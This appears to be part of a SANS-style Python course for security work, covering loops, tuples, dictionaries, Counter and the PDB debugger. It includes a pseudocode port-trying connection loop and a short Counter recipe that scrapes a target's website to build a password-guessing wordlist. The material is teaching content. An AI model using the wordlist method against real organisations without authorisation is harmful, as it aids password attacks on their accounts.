A for loop has a well-defined finite lifetime. It will iterate through each of the elements in the list and then stop. A while loop, on the other hand, may have an infinite lifetime. While loops will execute the associated code block for as long as the assigned logic expression is True or a "break" statement is encountered. So consider this code block:

```
while True:  
    print("banana. banana who?")
```

This example will stand up to even the best kindergarten knock-knock joke teller. The while loop also has an optional else clause. If you include the else clause, it will execute when the logic expression is false. That means the else clause will execute only once at the exit of the while loop. So what is the difference between using an else clause and just putting the code immediately after your while loop? If a break is encountered in the while loop, the else clause will not be executed.

This pseudocode example uses a while loop to repeatedly call an encryption function and compare the result to the hash you are trying to crack. When the password is found, it exits the while loop and the else clause is executed.

A While Loop Example

```
>>> import random
>>> guess = ""
>>> answer = random.randrange(1,10)
>>> while guess != answer:
...     guess = int(input("What is your guess? "))
...     if guess > answer:
...         print("The answer is lower")
...     elif guess < answer:
...         print("The answer is higher")
...     else:
...         print("Correct!")
...
```

```
What is your guess? 5
The answer is lower
What is your guess? 4
Correct!
```

Because this
can go on
FOREVER,
we use a
WHILE loop
instead of a
FOR loop



This easy example shows a case in which a while loop is appropriate. Let's say you want to write a game that will repeatedly ask the user for information until he provides the correct answer. A for loop wouldn't be a good fit because a for loop has a finite lifetime. An EXTREMELY unlucky user might not ever guess the right answer. In that case, you would use a while loop. A good example of an application in which a WHERE loop is the best option is a guessing game in which the user has an unlimited number of guesses to get the correct answer.

Break and Continue (I)

- From within a FOR or a WHILE loop, BREAK and CONTINUE can be used to control execution
- CONTINUE causes execution to go back to the top of the loop and executes the next iteration
- BREAK leaves the FOR or WHILE loop and goes to the first command after the loop

BREAK and CONTINUE are used within a for or a while loop to control the execution of code.

If a CONTINUE statement is encountered, no more code in the code block is executed for the current iteration. Instead, it goes back up to the top of the loop. With a for loop, it will start with the next item in the list. With a while loop, it will test to see whether the test case is still true and continue executing the loop.

When a BREAK is encountered, the for or while loop is immediately exited. The next command after the loop is executed. No further iterations of a for loop are executed. If a while loop has an else clause, it is not executed.

Break and Continue (2)

```

connected=False
port80attempts=0
while not connected:
    for port in [21,22,80,443,8000]:
        time.sleep(1)
        if trytoconnect(port):
            connected=True
            break
        elif port != 80:
            continue
        port80attempts+=1
while True:
    interactWithConnection()

```

The only way out of the while loop

Leave FOR loop immediately

Skip remainder of FOR loop block

172

To illustrate how break and continue can be used, consider this pseudocode. *Pseudocode* isn't really a functioning program; certain elements of the code aren't syntactically correct, but the program illustrates the logical flow of what you are trying to accomplish.

In this program, we want to repeatedly go through a list of five different TCP ports forever until we get a connection. If we get no response, we should immediately try the next port on our list in the for loop. To try the next port, we use the "continue" statement. Here, when the continue is encountered, it will immediately go to the next iteration of the for or while loop. In this case, the continue is part of the for loop. If we are trying port 80, then we want to increment a counter. To exit both, we set the "connected" variable used by the while loop to TRUE and we call break. Break will immediately leave the for loop. When it does, the condition on the while loop is tested again and the while loop is exited.

What would happen if we didn't set connected=True and just called break? If we just called break, the program would exit the for loop, but the while loop would just cause it to start the for loop again. This result is undesirable because the program will never stop scanning, and it will never reach the interactWithConnection() function.

What would happen if we just set connected=True and didn't call break? If we just set connected to True, then the for loop would continue trying the rest of the ports in its list. When it reaches the end of the list, the while logical expression is tested. Because we set connected=True, the while loop will exit. This outcome is undesirable because the program still tries to connect to port after it has already established a connection.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

SANS

SEC573 | Automating Information Security with Python

173

This is a Roadmap slide.

In your Workbook, turn to Exercise 2.1

pyWars Challenges 19 through 30



Please complete the exercise in your Workbook.

Lab Highlights: Most List Methods Don't Return Values

```
>>> d.question(24)
'Add a string of "Pywars rocks" to the end of the list in
the data element. Submit the new list.'
>>> d.data(24).append("Pywars rocks")
None
>>> def doanswer24(x):
...     return x.append('Pywars rocks')
...
>>> doanswer24([1,2,3])
None
>>> def doanswer24(x):
...     x.append('Pywars rocks')
...     return x
...
>>> d.answer(24 , doanswer24(d.data(24)))
'Correct!'
```



Remember that most of the methods attached to lists do not return any value. Instead they just update the list. A common mistake is to try to return an object on the same line as you call a method for that object. For example, you might have your function "return x.append('Python rocks')." The problem is that the .append() method doesn't return a new copy of the list. It returns NOTHING. The result is your function will return nothing. Instead, you should just return x after calling the append function on a different line.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Tuples

- Tuples are lightweight, less-functional lists
- They're a group of values or objects that have been stuck together
- Defined with parentheses (element, element, element) or just comma-separated values

```
>>> movie = ("Meaning of Life", "R")
>>> new_tuple = 100,50,"Hello world"
>>> print(new_tuple)
(100, 50, 'Hello world')
```

- Individual elements of a tuple can still be read with their index, for example, Tuple[index]
- Assignments to individual elements of a tuple result in an error (they are immutable)

Tuples are like lightweight lists. Tuples are created by placing one or more comma-separated elements inside parentheses. The individual elements in a tuple cannot be changed. To change a tuple, you change all elements or none. You can think of a tuple as sticking multiple variables together into a single variable. We saw this earlier when we first defined the div() function. It returns both a result and a remainder in a single variable. Any assignment of a variable to multiple comma-separated values will result in a tuple. The example above shows two ways of creating a tuple. The first explicitly uses parentheses to create a tuple. The second assigns a variable to a comma-separated list of items. Both result in a tuple. Between the two syntaxes, the first is preferred. According to "The Zen of Python", "Explicit is better than Implicit". (See "import this".) The individual elements of that group of variables can be read using an index, just as you can do with lists. But there are not a lot of methods associated with tuples to help you manage the data. Perhaps the best way to understand tuples, like lists, is to look at some examples.

Tuples in Use

- Tuples are more efficient than lists to store records

```
>>> movie= ("Meaning of Life", "R")
>>> movie[0]
'Meaning of Life'
>>> title, rating = movie
>>> rating
'R'

>>> sys.getsizeof(tuple(range(10000)))
40024
>>> sys.getsizeof(list(range(10000)))
45056
```

- Python "packs" multiple return values in one variable

```
>>> def first_last(inputstring):
...     return inputstring[0], inputstring[-1]
...
>>> x = first_last("Python")
>>> x
```

x is a tuple with both returned values

Tuples are lightweight because they do not have as many methods as lists. They have some of the basic functionality of lists. For example, you can create a variable named "movie" that contains a title and a rating and store them in a single variable. You can also pull out the individual items with their positional index. You can also unpack tuples, lists, and other data structures that have a fixed number of elements by placing that number of variables on the left-hand side of the equal signs. By putting the variables title and rating on the left side of the equal sign and the variable movie, which has exactly two elements in it, on the right we extract the values of the movie into the variable title and rating.

If you don't want to do a lot of sorting and use the other list methods, then tuples will save you some memory and overhead. To see how much memory is being used, you can call the `sys.getsizeof()` function:

```
>>> sys.getsizeof(tuple(range(10000)))
40024
>>> sys.getsizeof(list(range(10000)))
45056
```

The list consumes 5,032 more bytes of memory than the tuple version of the same list.

You will frequently run into tuples when calling functions that return multiple items. For example, the function `first_last()` returns two items. It returns the first and last characters in a string. However, the example above provided only one variable (x) to store the results of the function call. Python still returns the results, but they are stored in a tuple.

Tuples Are Useful When Sorting

- Need to sort by last, first? Use a tuple!

```
>>> def last_first_nocase(name):
...     name=name.lower().split()
...     return (name[1], name[0])
... 
```

Returns a tuple

- Sorting functions use each part of the tuple

```
>>> last_first_nocase("JOFF Thyre")
('thyre', 'joff')
>>> names =["Mike Passel", "alice Passel", "danielle Clayton"]
>>> sorted(names, key=last_first_nocase)
['danielle Clayton', 'alice Passel', 'Mike Passel']
```

What if you need to sort based on multiple items—for example, by last name and then first name?

It turns out that tuples are very useful for this type of sorting. If the key function used by sort() or sorted() returns a tuple, those functions will sort by the first element first, and then by the second, then the third, and so on for each element in the tuple.

First, you create a function that takes in a string. It converts the string to lowercase and then turns it into a list by splitting on any white space. Then it returns a tuple with the last name in position 0 and the first name is position 1. When this is given to sorted or sort as a key function, the sorting processes each item in the tuple as a recursive sort. First, it sorts based on the part of the tuple in position 0. In this case, that is the last name. Then, for entries where the last name is the same, it sorts on the item in position 1 of the tuple. In this case, that is the first name.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Dictionaries

- Lists are automatically indexed with an integer
 - `list1=['a','b','c']` so `list1[0]='a'`
- With dictionaries, you specify a "key" as the index
 - `dict1={'first':'a','second':'b','third':'c'}` so `dict1['first']='a'`
- Similar to hash tables or associative arrays in other languages
- Unordered data structure where a given key produces its matching data
- Key can be an integer, string, or most any other Python object
- Data can be integers, strings, or any other Python object, including lists or other dictionaries
- Dictionaries are VERY fast at storing and retrieving data

Let's briefly look at the dictionary data structure. Like lists, dictionaries can be used to store and retrieve data. But unlike lists, dictionaries are not automatically indexed by an integer. Instead, you provide the index to the values in the data structure. The index and the value being stored can be of any type, including integers, strings, and other objects. Python dictionaries are similar to hashed tables in other programming languages and allow for very fast storage and retrieval of data.

Assigning/Retrieving Data from a Dictionary

- Data in a dictionary can be accessed like a list with the key as the index
- Dictionaries also have a .get(key, [value if not found]) method for retrieving data

```
>>> d = {}
>>> d['a'] = 'alpha'
>>> d['b'] = 'bravo'
>>> d['c'] = 'charlie'
>>> d['a']
'alpha'
>>> d['whatever']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'whatever'
```

Returns nothing

```
>>> d.get("a")
'alpha'
>>> d.get("x")
>>> d.get("a", "zulu")
'alpha'
>>> d.get("x", "zulu")
'zulu'
```

You create an empty dictionary with the open and close braces: {}. Then, as with lists, you address the elements of the dictionary, using the square brackets: []. In the same way you address lists, you can assign a value: `dictionary['index'] = 'new assigned value'` or retrieve a value `dictionary['index']`. But dictionaries provide several other methods for interacting with the data. Another way to retrieve data is by using the dictionary's `.get('index')` method. This will retrieve the value associated with the index from the dictionary. By default, if the key you ask `.get()` to retrieve is not in the dictionary, then it will return a value of None. The `.get()` method will accept a second optional argument. That argument is the value you would like `.get()` to return instead of None if it cannot find a matching key.

Copies of Dictionaries

- Assigning one dictionary to another creates a pointer to the original dictionary and doesn't create a copy
- To create a copy, you can use the dict() constructor to create a copy, or you can explicitly call .copy() method

Copy Dictionary: WRONG

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict1
>>> dict2
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2[4] = 'd'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'd'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a', 4: 'd'}
```

Copy Dictionary: RIGHT

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict(dict1)
>>> dict2[4] = 'z'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'z'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
```



If you assign a dictionary variable to another existing dictionary, it creates a pointer to the existing dictionary. The new variable is simply a reference to the existing dictionary. So making changes to your new variable will change the data structure that is used by both the original and copied variables.

In contrast, in the code on the right side of the slide and below, dict2 is a new copy of dict1. It is not a reference to dict1 because you use the dict() function to create a completely new copy of dict1. The id() function can be used to see if variables are unique. If two variables point to the same values in memory, they will have the same id. So if I make unique copies, the id will be different.

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict(dict1)
>>> dict3 = dict1.copy()
>>> dict2[4] = 'z'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'z'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> id(dict1)
140146755204872
>>> id(dict2)
140146723496800
>>> id(dict3)
140146755204944
```

Common Dictionary Methods

- `dict.keys()` returns a view of the keys
- `dict.values()` returns a view of the values
- `dict.items()` returns a view of tuples containing (key, value)

```
>>> d.keys()
dict_keys(['b', 'c', 'a'])
>>> d.values()
dict_values(['bravo', 'charlie', 'alpha'])
>>> d.items()
dict_items([('b', 'bravo'), ('c', 'charlie'), ('a', 'alpha')])
```



Other commonly used dictionary methods include `keys()`, `values()`, and `items()`. `Dictionary.items()` will return a view of all the elements in the dictionary in tuple form. The first item in the tuple is the key, and the second item is the value. `Dictionary.keys()` will retrieve a view of the keys in the dictionary. `Dictionary.values()` will return a view of the values in the dictionary. Note that the elements of the dictionary may vary depending upon the version of Python, and you shouldn't count on them to be in any specific order. In all versions of Python prior to version 3.6, the items come out of the dictionary based on their location in memory. Because they are stored at an address that is based on the hash of the key, the order will appear random. A sort function would be required to put the data in order. However, in Python 3.6 and later, items will come out of the dictionary based on the order you put them into the dictionary.

If you need an ordered dictionary in any version of Python prior to 3.6, you can use an `OrderedDict` from the `collections` module.

Python 3 Dictionaries vs. Python 2 Dictionaries

Python 3 dictionaries are slightly different than Python 2

- In Python 2, .items(), .values(), and .keys() return a list of items
- In Python 3, they return an object known as a "view"
- You can iterate through it with a for loop like a list
- A variable assigned to a view will be automatically updated with any changes to the dictionary

```
>>> dict3
{'b': 'bravo', 'a': 'alpha'}
>>> dict3.keys()
dict_keys(['b', 'a'])
>>> for each_key in dict3.keys():
...     print(each_key, end=" ")
...
b a
```

```
>>> dict3
{'b': 'bravo', 'a': 'alpha'}
>>> holdkeys = dict3.keys()
>>> holdkeys
dict_keys(['b', 'a'])
>>> dict3['c']='charlie'
>>> holdkeys
dict_keys(['b', 'c', 'a'])
```

**It updated
"automatically"!**

Dictionaries in Python 3 are only slightly different than in Python 2. In Python 2, .items(), .values(), and .keys() returned a list of tuples, values, and keys, respectively. In Python 3, they return a "view" into the database. These view objects can be iterated through with a for loop just like in Python 2. But you will not be able to use the slice operation or other list methods on the values returned. These views' objects are identical to the objects returned by .viewkeys(), .viewitems(), and .viewvalues() in Python 2. These objects are always synchronized to the contents of the database. In other words, if you assign a variable to hold a database view, it doesn't create a copy of that view. It holds a pointer to the view maintained by the dictionary itself. That way, your variable will always have data that reflects the current dictionary contents.

Python 2 dictionaries have a .has_key() method that can be used to check to see if a key exists, but it should not be used, as it is not forward compatible with Python 3. Let's talk about how to check for a key in a way that is compatible with both Python 2 and Python 3.

Determine if Data Is in a Dictionary

- Attempting to access a value in a dictionary can raise an exception
- `dict1['badkey']` raises a `KeyError`, where `dict.get('badkey')` returns nothing
- There are methods to retrieve dictionary values and others for the keys
- To determine if a key exists, you can use "in"
- To search a dictionary for data, you can use "in" with `.values()`

```
>>> d={"a":"alpha","b":"bravo","c":"charlie"}
>>> d.get("d") .get(badkey) returns nothing
>>> d["d"]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'd'
>>> 'a' in d "in" searches the keys
True
>>> "alpha" in d
False
>>> "alpha" in d.values() Use .values with "in" to
True search values
```

When working with a dictionary, you need to anticipate the response you get from Python if you try to retrieve a data value for which no key has been created. If you use the `dictionary.get('key doesn't exist')` method, it will return a value of `None`. If you access the dictionary by its index, you will raise a `KeyError` exception error.

```
>>> a['c']
'charlie'
>>> a['d']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'd'
>>> a.get('d')
>>> print(a.get('d'))
None
```

In general, it is a good idea to see if a data element exists before you try to retrieve it. Dictionaries provide methods for you to see if a given value or key has been stored in the dictionary's data but require different methods for keys and values.

You can use the keyword "in", as illustrated in this slide, to search for a key. "in" is only used to search keys. Notice that when we search for "alpha" in `d`, it returns "False". This is because "alpha" is not a key; it is a value.

To see whether a given value exists, you need to first call the `.values()` method. Then you can use the 'in' keyword to search for the value.

Looping through Dictionary Keys

- A for loop can step through a dictionary as follows:

```
for <some var> in adict:
```

- This is the same as doing this:

```
for <some var> in adict.keys():
```

- Then use the key to retrieve the value from the dictionary

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachkey in thedict:
...     print(eachkey,thedict[eachkey])
...
a alpha
c charlie
b bravo
```

If a for loop is used to step through a dictionary, the iterator variable of the for loop will hold each of the keys in the dictionary one at a time. This is functionally equivalent to stepping through the view of the keys created by calling thedict.keys(). Then, once you have the key, you can use it to retrieve the associated value from the dictionary. So stepping through each of the keys provides you with easy access to both the keys and the values. This capability is great for stepping through the dictionary and then deciding based on that key that you need to retrieve the value. But if you know you are going to need every key and every value, then you could just step through the .items() view.

Looping through Dictionary Values

- A for loop can step through a dictionary's values as follows:

```
for <some var> in adict.values():
```

- No good way to look up a key based on a value. Hash databases don't work that way

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachvalue in thedict.values():
...     print(eachvalue)
...
alpha
charlie
bravo
```

Dictionaries are very fast and efficient when it comes to finding data based on their key. But occasionally, you will need to go through every item in a dictionary. When that time comes, you have a few options. If you just need to retrieve the values that are stored in the dictionary and you do not need the keys, you can use the dictionary's .values() method to get all the values. Remember that .values() returns a view of each of the values in the dictionary. You could simply use a for loop to step through each item in the view.

Looping through Dictionary Items

- Do you need both the keys and values?
- .items() returns a view of tuples with the keys and values

```
for <some var> in adict.items():
```

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachkey,eachvalue in thedict.items():
...     print(eachkey,eachvalue)
...
a alpha
c charlie
b bravo
```



The dictionary's .items() method returns a view of tuples. Each tuple contains a key and the associated value. The items() method can be used to step through each of these tuples without creating a list in memory first. If you know you need access to every key and item in the dictionary, then step through the dictionary with a for loop and the dictionary's .items() method.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Specialty Dictionaries

- The 'collections' module has several special-purpose dictionaries with modified behavior
- **defaultdict:** A dictionary that enables you to specify a default value for undefined keys
- **Counter:** A dictionary that automatically counts the number of times a key is set

Python also has several special-purpose dictionaries that are part of the 'collections' module. These special dictionaries have all of the functionality of the standard Python dictionary, but they also have some additional capabilities. The special dictionaries include:

- **defaultdict:** A dictionary that will create any key that you query and set it to a default value
- **Counter:** A specialized dictionary that automatically counts the number of times a key is set

Let's look at how to use each of these objects briefly.

defaultdict

- When creating a defaultdict, you pass it a function to initialize entries
- Any query to a key that doesn't exist creates an item in the dictionary with that key, and the value is assigned the result of the specified function

```
>>> def new_val():
...     return []
...
>>> from collections import defaultdict
>>> list_of_ips = defaultdict(new_val)
>>> list_of_ips['src#1'].append('dst')
>>> list_of_ips['src#2']
[]
>>> list_of_ips
defaultdict(<function newval at 0x024A1C30>, {'src#1': ['dst'], 'src#2': []})
```



Remember that if you attempt to get data from a dictionary using a key that doesn't exist, you will get an error:

```
>>> x={}
>>> print(x["akey"])
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'akey'
```

With a defaultdict, this will not happen. A defaultdict will call the function that you specify and return that value instead of generating a key error. You specify which function to call when you create the defaultdict() object. The syntax is

```
newobject = defaultdict(<function to call for empty keys>)
```

This function will not be passed when it is called. Whatever it returns is the value of "empty" dictionary items. In this example, our dictionary calls the function newval anytime we try to retrieve a key that doesn't exist. The newval function returns an empty list. Now we can append items to nonexistent lists in the dictionary.

Counter

- Counter is a customized defaultdict that counts the instances of keys. Similar to defaultdict(lambda :0) with a few extra methods
- Has additional methods .most_common(x), .update(), .elements(), .subtract()

```
>>> from collections import Counter
>>> word_count=Counter()
>>> word_count.update( open("mobydick.txt").read().lower().split())
>>> word_count.most_common(10)
[('the', 5840), ('to', 3376), ('of', 2738), ('and', 2647), ('a', 2557), ('in',
1684), ('is', 1518), ('you', 1406), ('that', 1176), ('for', 1086)]
>>> word_count['was']
491
>>> word_count.update(['was','is','was','am'])
>>> word_count['was']
493
>>> word_count.subtract(['was','is','was','am'])
>>> word_count['was']
491
```



A counter is a special defaultdict. It is a default dictionary with the default value of every item set to 0. Additionally, counters have methods such as .most_common(), .update(), and .subtract() that can be used to automatically count items and give statistics on what has been counted. Counter dictionaries are used for counting things. NOTE: Normal dictionaries also have an .update() method, but it performs a different function in those cases. It enables you to combine the contents of one dictionary into another. This update method is very different.

In this example, we want to count how many times each word appears in the text of the classic novel *Moby Dick*. After creating a 'word_count' variable as a Counter() object, we then read the contents of the file. We insert each word in the text into the counter dictionary with the word being the key. Because items in the counter dictionary start with a default value of zero, all we have to do is add 1 to the key each time a given word appears in the text.

After our counter dictionary is populated, we can use the .most_common() method to retrieve items from the dictionary in their frequency order. If you don't provide .most_common() with a value, it will return all of the values in order. The .update() and .subtract() methods can be used to tally or "untally" additional items in your count. You pass those methods a list of keys, and the key values will be automatically incremented if you call .update() or subtracted when you call .subtract().

This capability can be useful when you're trying to find the most commonly used password from a long list of words or build a password list based on words from a target website.

Counter Example

- We can build a custom password dictionary based on a target's website in just a few lines of Python code

```
>>> import requests
>>> from collections import Counter
>>> c = Counter()
>>> webcontent = requests.get('http://metasploit.com').content
>>> c.update(webcontent.lower().split())
>>> c.most_common(6)
[(b'<a', 117), (b'<div', 107), (b'</div>', 103), (b'></a>', 65),
(b'data-bio=""><img', 41), (b'<td><a', 24)]
>>> for k in list(c.keys()):
...     if b"<" in k: del c[k];continue
...     if b">" in k: del c[k];continue
...     if b"=" in k: del c[k];continue
...
>>> c.most_common(8)
[(b'security', 14), (b'collapse', 13), (b'the', 12), (b'for', 11),
(b'and', 10), (b'testing', 9), (b'to', 9), (b'of', 8)]
```

list() captures a copy of keys before we begin modifying dictionary c

Several open-source tools will build password dictionaries based on a company's website. Python makes this task simple as well. After importing your libraries and creating a Counter dictionary object ("c"), you download the contents of a website with requests.get(). To count up the occurrences of each word on the website, all you have to do is call c.update() and pass it a list of all the words on the page. You can easily turn the page into a list of words using the split() method. That is all you have to do! Now, if you want the top 50 most common words on the page, all you have to do is call c.most_common(50). If you call c.most_common() and don't pass it any argument, it will print all of the words in their order of frequency.

Of course, we should probably eliminate all of the keys in our dictionary that contain HTML elements. So the next step is to go through each of the keys in the dictionary and delete them if they contain HTML elements. You can do this with a simple for loop with a small twist. Because we are going to be modifying the dictionary, we must first make a copy of all of the keys before we step through the dictionary. This is done with list(c.keys()). Without this step, Python would generate an error.

```
>>> for k in c.keys():
...     if b'<' in k: del c[k]; continue
...
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
RuntimeError: dictionary changed size during iteration
```

Then, after you've deleted the HTML elements, you can retrieve the most frequently occurring words using the most_common() method.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

In your Workbook, turn to Exercise 2.2

pyWars Challenges 31 through 35



Please complete the exercise in your Workbook.

Lab Highlights: Getting Data In and Out of Dictionaries Is Easy/Fast

- .get(), .keys(), .values(), and .items() give you easy access to the data in the dictionary

```
>>> d.question(34)
'Data contains a dictionary. Add together the integers stored in the
dictionary entries with the keys "python" and "rocks" and submit their
sum. '
>>> x=d.data(34)
>>> x
{'python': 550, 'big': 40, 'rocks': 576}
>>> x.get('python')+x.get('rocks')
1126
```



Dictionaries are an amazingly useful data structure. They are very fast, and with only a few methods, you can get data in and out of the data structure quite easily. In this example, we use the .get() method to retrieve the value with a key of 'python' and the value with a key of 'rocks', then add them up! You can write a simple function to add these together like this.

```
def answer34(thedata):
    return thedata.get('python')+thedata.get('rocks')
```

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Understanding Tracebacks

- Read tracebacks from the bottom to the top

```
student@573:~/Documents/pythonclass/essentials-workshop$ python3 debugme.py
Traceback (most recent call last):
  File "debugme.py", line 37, in <module> 5
    c=mychoice(choices)
4      File "debugme.py", line 16, in mychoice 3
2        return computerchoice
1UnboundLocalError: local variable 'computerchoice' referenced before assignment
```

- 1: The name of the error that occurred and its description
- 2: The line of code on which error 1 (UnboundLocalError) occurred
- 3: The source code line number of "return computerchoice" and what function it is in. In this case, it is in the "mychoice" function
- 4: The line of code that called the "mychoice" function
- 5: The source code line number of "c=mychoice(choices)" and which function it is in. In this case, it is part of the <module> (i.e., the main program)

To debug a program, it is important to understand what a traceback error message is telling you. When an error occurs, a traceback is printed. To analyze a traceback, you want to begin with the last line (labeled 1 in the slide above) and work your way to the top. The last line (line 1) contains the internal Exception name that we would use to catch the error with a Try: Except: block and a description of the error that occurred. In this case, an "UnboundLocalError" occurred because the "local variable 'computerchoice'" was "referenced before assignment". The line above that (line 2) shows the source code of the script where the error occurred. Line 1 and line 2 tell us that when "return computerchoice" executed the variable, "computerchoice" is being referenced but it has not been assigned yet. Moving up another line (line 3) tells us that the code "return computerchoice" is on line 16 of the script and that it is part of the function "mychoice" in the script. Up one more line we can see the line of code that called the mychoice() function. The line of code in our script "c = mychoice(choices)" is what called the mychoice function. Moving up to line 5, we are told that the line "c = mychoice(choices)" is on line 37 of our script, and it is part of the "<module>" function. The "<module>" function is a reference to the main body of code in your script.

From the traceback, we know that there is an issue with the variable "computerchoice" inside of the mychoice function and the lines that called that function. Now we need to step through the code and watch it execute. We would like to go specifically to line 16 and see what is going wrong. Python PDB gives us the ability to create breakpoints and stop the program's execution when it reaches these critical lines in the code.

The Python Debugger (PDB)

- The Python Debugger (PDB) provides you with an opportunity to stop a program in mid-execution, examine variables, and step through the code line by line
- Excellent way to learn how other programs work
- You can basically drop any script into Python interactive mode and watch it execute
- Three ways to start the Python Debugger:
 - Add "`import pdb; pdb.set_trace()`" at the point you want to pause execution in the program
 - Start the program in debug mode with "`python -m pdb <script.py>`"
 - Debug after a crash by typing these commands:
 - Launching an interactive shell after it crashes "`python -i <script.py>`"
 - Once it crashes and you're in interactive mode type "`import pdb; pdb.pm()`"

The Python Debugger is a debugging module that is distributed with all Python installations. It is very easy to use when you know a few simple commands, and it is a great way to learn how other Python programs work. By running any Python program through the PDB debugger, you can step through the code line by line and observe the variables changing to see what is happening under the hood.

There are three ways to typically start debugging a program—first is to import the PDB debugger module and then to start it with the `pdb.set_trace()` function call. This will pause your program when it reaches that line of code and drop you into the Python Debugger so you can examine and change variables.

A second common way to start debugging a program is to pass the Python Debugger module as a parameter to Python. "`python -m pdb <your script>`" will execute the Python Debugger, load your program, and break on the first line of code.

A third method commonly used to start debugging a program is to use Python's "postmortem" debugger. If your program crashes routinely, then run it with the "-i" option. This will drop you into Python interactive mode after the program crashes. Then you can import the `pdb` module and run "`pdb.pm()`". This will let you inspect the contents of variables after the program crashed. In postmortem mode, the commands "up" and "down" let you step through different functions that were executing before the crash and inspect their variables. The "where" command shows you which function you are currently in inside the program's function stack. The "args" command will show you the arguments that were passed to the current function you are currently inspecting.

PDB Essential Commands

- **(Pdb):** Prompt changes to let you know you are in the PDB debugger
- **?:** Question mark prints the PDB help options
- **n:** (next) Stop at the next line in the current function or it hits a return. STEP OVER any function calls
- **s:** (step) Stop at the next line wherever it is. This may STEP INTO the next function if the next line is a function call
- **c:** (continue) Continue the execution of the program
- **l [start,end]:** (list) List source code starting at start and ending at end. If start and end aren't provided, it prints 11 lines around the current line or continues from the last listing
- **p <expression>:** (print) Print the value of an expression or variable
- **r:** (return) Finish the current subroutine and return to the calling function
- **break <options>:** Create, list, or modify breakpoints in the program
- **display <variable or expression>:** Show variables every time it changes—Python 3 only
- **<ENTER>:** Execute the last command again

After you have entered the Python Debugger, your prompt will change to (PDB). Now, you can issue various PDB commands to step through, examine, and alter your program's execution.

- Typing ? (question mark) will print the PDB help.
- The n command executes until it reaches the next line of code.
- The s command executes a single step in your program. We will discuss these two in a little more detail in a second.
- The c command is short for CONTINUE (that is, RUN). It will execute the program until it terminates or until it reaches a line that has been defined as a BREAK using the BREAK command.
- The l command is short for LIST, and it can be used to display lines of source code. The LIST command will also place an ARROW on the listing of the code to show which line of code the debugger is paused on.
- The p command is short for print. It can be used to print the content of variables or other expressions that you want to test.
- The r command is short for return. This will execute the program until the current function (def:) reaches a return and is ready to go back to the calling program.
- The break command is used to create, list, or modify breakpoints in your program.
- The display command only works in Python 3, and it can be used to display the contents of variables every time the contents of a variable changes. This is basically a shortcut to defining break commands that work in both Python 2 and Python 3.

After any of these commands are entered, you can REPEAT the last command entered by simply pressing the **ENTER** key.

PDB 'list' Command

